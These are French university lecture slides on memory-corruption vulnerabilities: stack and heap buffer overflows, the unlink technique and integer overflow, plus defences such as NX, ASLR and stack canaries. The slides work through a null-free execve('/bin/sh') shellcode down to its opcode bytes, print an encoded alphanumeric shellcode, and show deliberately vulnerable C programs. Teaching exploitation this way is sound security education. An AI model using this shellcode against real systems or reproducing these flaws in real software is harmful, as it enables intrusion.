
Sécurité des applications

Débordements

Thibaut et Corinne HENIN



www.arsouyes.org
@arsouyes

INSA
INSTITUT NATIONAL
DES SCIENCES
APPLIQUÉES
CENTRE VAL DE LOIRE

Sommaire

- Stack Buffer Overflow
- Shell codes & exploitation
- Format String Attack
- Integer Overflow
- Heap Buffer Overflow

Stack Buffer Overflow

http://phrack.org/issues/49/14.html

Exemple de fonction, 1/3

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
  function(1,2,3);
}
```

Exemple de fonction, 2/3

Code C

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}

void main()
{
  function(1,2,3);
}
```

Assembleur (photo non contractuelle)

```
function:
    pushl %ebp
    movl %esp,%ebp
    subl $20,%esp
    ret

main:
    pushl $3
    pushl $2
    pushl $1
    call function
```

Exemple de fonction, 3/3


Assembleur

```
function:
    pushl %ebp
    movl %esp, %ebp
    subl $20, %esp
   ; ici
    movl %ebp, %esp
    popl %ebp
    ret

main:
    pushl $3
    pushl $2
    pushl $1
    call function
```

La pile


```
        ....
 +4      $3
 +3      $2
 +2      $1
 +1     @ret
  0    ebp_main      <-- ebp
 -1  |----------|
...  | buffer 1 |
 -8  |----------|
 -9  |----------|
...  | buffer 2 |
-20  |----------|    <-- esp
        ....
```

La pile



Code vulnérable

```
void main(int argc, char *argv[])
{
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```



Shell Code & exploitation

IIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIkLIxk2GpC0wpapk9IufQ9PpdLKF0dpLKSbvlNkQBB4LKcBq8dOlwrjUvV
QYoNLulU1SL32Tlq0zaXO4M6ahGKRIbCbrwNkf2vplK3zElNkrlR1D88cRhfaKaRqlKaIa05Q9Cnksy4XzCdzBiNk5dlKgqn6dqYoLl9QzoF
mgqyWgHIpPuzV4CsMjXwKQmUtt5M4BxNk1HUtEQzs56nkFl0KLKaHGlGqzslKwtlKGqJpK9PDTd7TCkckqq693jCaIom0sosobznkr2Xknma
MBHVSTrc0C0BHqgcCDr3oaDu8RlBW16c7KOXULxZ0S1C05PQ9jdqDrp3XEyOpBKgpyo9Eqz6kbyV08bIm2JfaqzTBU8zJ4OkoYpIohUz72HF
bePVqSlNi8fbJTPv6Rw0hJbKkVWRGioKeLEIP1ev81GRHMgM9vXkO9oHUqGBHadZL5k9qKO8UbwlWaxaerNrm0aIon51zwp1zfdaFV7u8eRJ
yxHaOkO8UNc8xS0SNTmLKFVazqPsX5PfpS0EPaFazUP2HbxOTbsIu9ozunsf3pj30Sf1CbwbH32HYhHQOKOjuos8xuPQnUWwq8Cti9V1eIyZ
cAA

Ce qu’on veut faire (en C)

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

Ce qu’on veut faire (en asm)

```
main:
     pushl  %ebp
     movl   %esp,%ebp
     subl   $0x8,%esp
     movl   $0x80027b8,0xfffffff8(%ebp)          ; name[0] = “/bin/sh”
     movl   $0x0,0xfffffffc(%ebp)                ; name[1] = NULL
     pushl  $0x0
     leal   0xfffffff8(%ebp),%eax
     pushl  %eax
     movl   0xfffffff8(%ebp),%eax
     pushl  %eax
     call   0x80002bc <__execve>
     addl   $0xc,%esp
     movl   %ebp,%esp
     popl   %ebp
     ret
```

Ce que execve fait (photo non contractuelle)

```
pushl   %ebp
movl    %esp,%ebp
pushl   %ebx
movl    $0xb,%eax
movl    0x8(%ebp),%ebx
movl    0xc(%ebp),%ecx
movl    0x10(%ebp),%edx
int     $0x80
movl    %eax,%edx
testl   %edx,%edx
jnl     0x80002e6 <__execve+42>
```

```
negl    %edx
pushl   %edx
call    0x8001a34 <errno stuff>
popl    %edx
movl    %edx,(%eax)
movl    $0xffffffff,%eax
popl    %ebx
movl    %ebp,%esp
popl    %ebp
ret
```

Ce qu’il manque (exit)

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
pushl   %ebp
movl    %esp,%ebp
pushl   %ebx
movl    $0x1,%eax
movl    0x8(%ebp),%ebx
int     $0x80
movl    0xfffffffc(%ebp),%ebx
movl    %ebp,%esp
popl    %ebp
ret
```

Ce qu’on veut faire


- La chaine “/bin/sh” quelque part
- Son adresse quelque part, suivie par 4 octets nulls
- Mettre 0x0b dans EAX
- Mettre l’adresse de l’adresse de “/bin/sh” dans EBX
- Mettre l’adresse de “/bin/sh” dans ECX
- Mettre l’adresse des 4 octets nulls dans EDX
- Lancer l’interruption 0x80
- Mettre 0x1 dans EAX
- Mettre 0x0 dans EBX
- Lancer l’interruption 0x80

Ce qu’on veut faire (en pseudo asm)

```
movl    string_addr, string_addr_addr
movb    $0x0, null_byte_addr
movl    $0x0, null_addr
movl    $0xb, %eax
movl    string_addr, %ebx
leal    string_addr, %ecx
leal    null_string, %edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh
```

Ce qu’il nous manque encore

- L’adresse de la chaine « /bin/sh »
-
- Truc :
  - un JMP juste devant la chaine
  - un CALL juste après le JMP
  - L’adresse de la chaine est au sommet de la pile
  - (@ retour du call)



Ce qu’on veut faire (en asm)

```
jmp    0x26              # 2 bytes
popl   %esi              # 1 byte
movl   %esi,0x8(%esi)    # 3 bytes
movb   $0x0,0x7(%esi)    # 4 bytes
movl   $0x0,0xc(%esi)    # 7 bytes
movl   $0xb,%eax         # 5 bytes
movl   %esi,%ebx         # 2 bytes
leal   0x8(%esi),%ecx    # 3 bytes
leal   0xc(%esi),%edx    # 3 bytes
int    $0x80             # 2 bytes
movl   $0x1, %eax        # 5 bytes
movl   $0x0, %ebx        # 5 bytes
int    $0x80             # 2 bytes
call   -0x2b             # 5 bytes
.string \"/bin/sh\"      # 8 bytes
```

Ce qu’on veut faire (en opcode)

```
jmp    0x24              # 2 bytes
popl   %esi              # 1 byte
movl   %esi,0x8(%esi)    # 3 bytes
movb   $0x0,0x7(%esi)    # 4 bytes
movl   $0x0,0xc(%esi)    # 7 bytes
movl   $0xb,%eax         # 5 bytes
movl   %esi,%ebx         # 2 bytes
leal   0x8(%esi),%ecx    # 3 bytes
leal   0xc(%esi),%edx    # 3 bytes
int    $0x80             # 2 bytes
movl   $0x1, %eax        # 5 bytes
movl   $0x0, %ebx        # 5 bytes
int    $0x80             # 2 bytes
call   -0x2f             # 5 bytes
.string \"/bin/sh\"      # 8 bytes
```

```
\xeb\x2a
\x5e
\x89\x76\x08
\xc6\x46\x07\x00
\xc7\x46\x0c\x00\x00\x00\x00
\xb8\x0b\x00\x00\x00
\x89\xf3
\x8d\x4e\x08
\x8d\x56\x0c
\xcd\x80
\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00
\xcd\x80
\xe8\xd1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Problème : \x00

```
jmp    0x24              # 2 bytes
popl   %esi              # 1 byte
movl   %esi,0x8(%esi)    # 3 bytes
movb   $0x0,0x7(%esi)    # 4 bytes
movl   $0x0,0xc(%esi)    # 7 bytes
movl   $0xb,%eax         # 5 bytes
movl   %esi,%ebx         # 2 bytes
leal   0x8(%esi),%ecx    # 3 bytes
leal   0xc(%esi),%edx    # 3 bytes
int    $0x80             # 2 bytes
movl   $0x1, %eax        # 5 bytes
movl   $0x0, %ebx        # 5 bytes
int    $0x80             # 2 bytes
call   -0x2f             # 5 bytes
.string \"/bin/sh\"      # 8 bytes
```

```
\xeb\x2a
\x5e
\x89\x76\x08
\xc6\x46\x07\x00
\xc7\x46\x0c\x00\x00\x00\x00
\xb8\x0b\x00\x00\x00
\x89\xf3
\x8d\x4e\x08
\x8d\x56\x0c
\xcd\x80
\xb8\x01\x00\x00\x00
\xbb\x00\x00\x00\x00
\xcd\x80
\xe8\xd1\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Remplacer

```
movb    $0x0,0x7(%esi)
movl    $0x0,0xc(%esi)


movl    $0xb,%eax

movl    $0x1, %eax
movl    $0x0, %ebx
```

```
xorl    %eax,%eax
movb    %eax,0x7(%esi)
movl    %eax,0xc(%esi)

movb    $0xb,%al

xorl    %ebx,%ebx
movl    %ebx,%eax
inc     %eax
```


Sans les 0 …

```
jmp    0x1f             # 2 bytes
popl   %esi             # 1 byte
movl   %esi,0x8(%esi)   # 3 bytes
xorl   %eax,%eax        # 2 bytes
movb   %eax,0x7(%esi)   # 3 bytes
movl   %eax,0xc(%esi)   # 3 bytes
movb   $0xb,%al         # 2 bytes
movl   %esi,%ebx        # 2 bytes
leal   0x8(%esi),%ecx   # 3 bytes
leal   0xc(%esi),%edx   # 3 bytes
int    $0x80            # 2 bytes
xorl   %ebx,%ebx        # 2 bytes
movl   %ebx,%eax        # 2 bytes
inc    %eax             # 1 bytes
int    $0x80            # 2 bytes
call   -0x24            # 5 bytes
.string \"/bin/sh\"     # 8 bytes
```


```
\xeb\x1f
\x5e
\x89\x76\x08
\x31\xc0
\x88\x46\x07
\x89\x46\x0c
\xb0\x0b
\x89\xf3
\x8d\x4e\x08
\x8d\x56\x0c
\xcd\x80
\x31\xdb
\x89\xd8
\x40
\xcd\x80
\xe8\xdc\xff\xff\xff
/bin/sh
```

Retour du Code vulnerable


```
void main(int argc, char *argv[])
{
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```




Déborder : Jedi Mode




Déborder : Padawan




Déborder : Sith



Déborder : Sith Lord



Déborder : Environment unfriendly



Évasions

- Vérification de charset ?
    - Shellcodes UTF-8
    - Shellcodes alphanumériques
- Pattern matching ?
    - Shellcodes polymorphiques

Protection

- Clean Code :
  - Vérifier la taille des tableaux
  - Utiliser les fonctions sûres (cf. CERT code guidelines)

- Défense en profondeur :
  - Configuration OS (NX, ASLR)
  - Configuration compilateur (« stack canari », *cf.* `gcc`)


- Mais :
  - **Stack Guard :** http://phrack.org/issues/56/5.html
  - **ASLR :** http://phrack.org/issues/59/9.html

Heap Buffer Overflow

http://phrack.org/issues/57/9.html
http://phrack.org/issues/61/6.html
http://phrack.org/issues/66/6.html
http://phrack.org/issues/66/10.html


Gestion mémoire, malloc/free

```
void main(int argc, char ** argv) {

    char * buffer1 = (char *) malloc(80) ;
    char * buffer2 = (char *) malloc(80) ;
    char * buffer3 = (char *) malloc(80) ;

    free(buffer2) ;
    exit(0) ;
}
```




Libération de la mémoire

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```




Libération de la mémoire

```
#define unlink( P, BK, FD ) {            \
    BK = P->bk;                          \
    FD = P->fd;                          \
    FD->bk = BK;                         \
    BK->fd = FD;                         \
}
```




Exploitation simple

```
typedef struct user {
    unsigned short admin ;
} user_t ;

void main(int argc, char ** argv) {

    char   * buffer = (char   *) malloc(80) ;
    user_t * user   = (user_t *) malloc(sizeof(user_t)) ;
    user->admin = 0 ;

    strcpy(buffer, argv[1]) ;

    if (user->admin) {
        // open a shell
    }

    exit(0) ;
}
```



Exploitation « unlink »

```
void main(int argc, char ** argv) {
    char * buffer1 = (char *) malloc(80) ;
    char * buffer2 = (char *) malloc(80) ;

    strcpy(buffer, argv[1]) ;

    free(buffer2) ;
    free(buffer1) ;
    exit(0) ;
}
```



Protections

- Vérifier les tailles
    - Encore et toujours
- Allocateurs corrigés
    - Vérifient les débordements
    - Mais … « Malloc Maleficarum »

Integer Overflow

http://phrack.org/issues/60/10.html

Principe

- Opérations sur les entiers
- Types différents => modulo

Code vulnérable

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[80];

    if(argc < 3) return -1;

    int            i = atoi(argv[1]);
    unsigned short s = i;

    if(s >= 80) {
        printf("Oh no you don't!\n");
        return -1;
    }

    memcpy(buf, argv[2], i);
    buf[i] = '\0';
    printf("%s\n", buf);

    return 0;
}
```

$ vulnerable 5 hello
Hello

$ vulnerable 80 hello
Oh no you don’t!

$ vulnerable 65536 hello
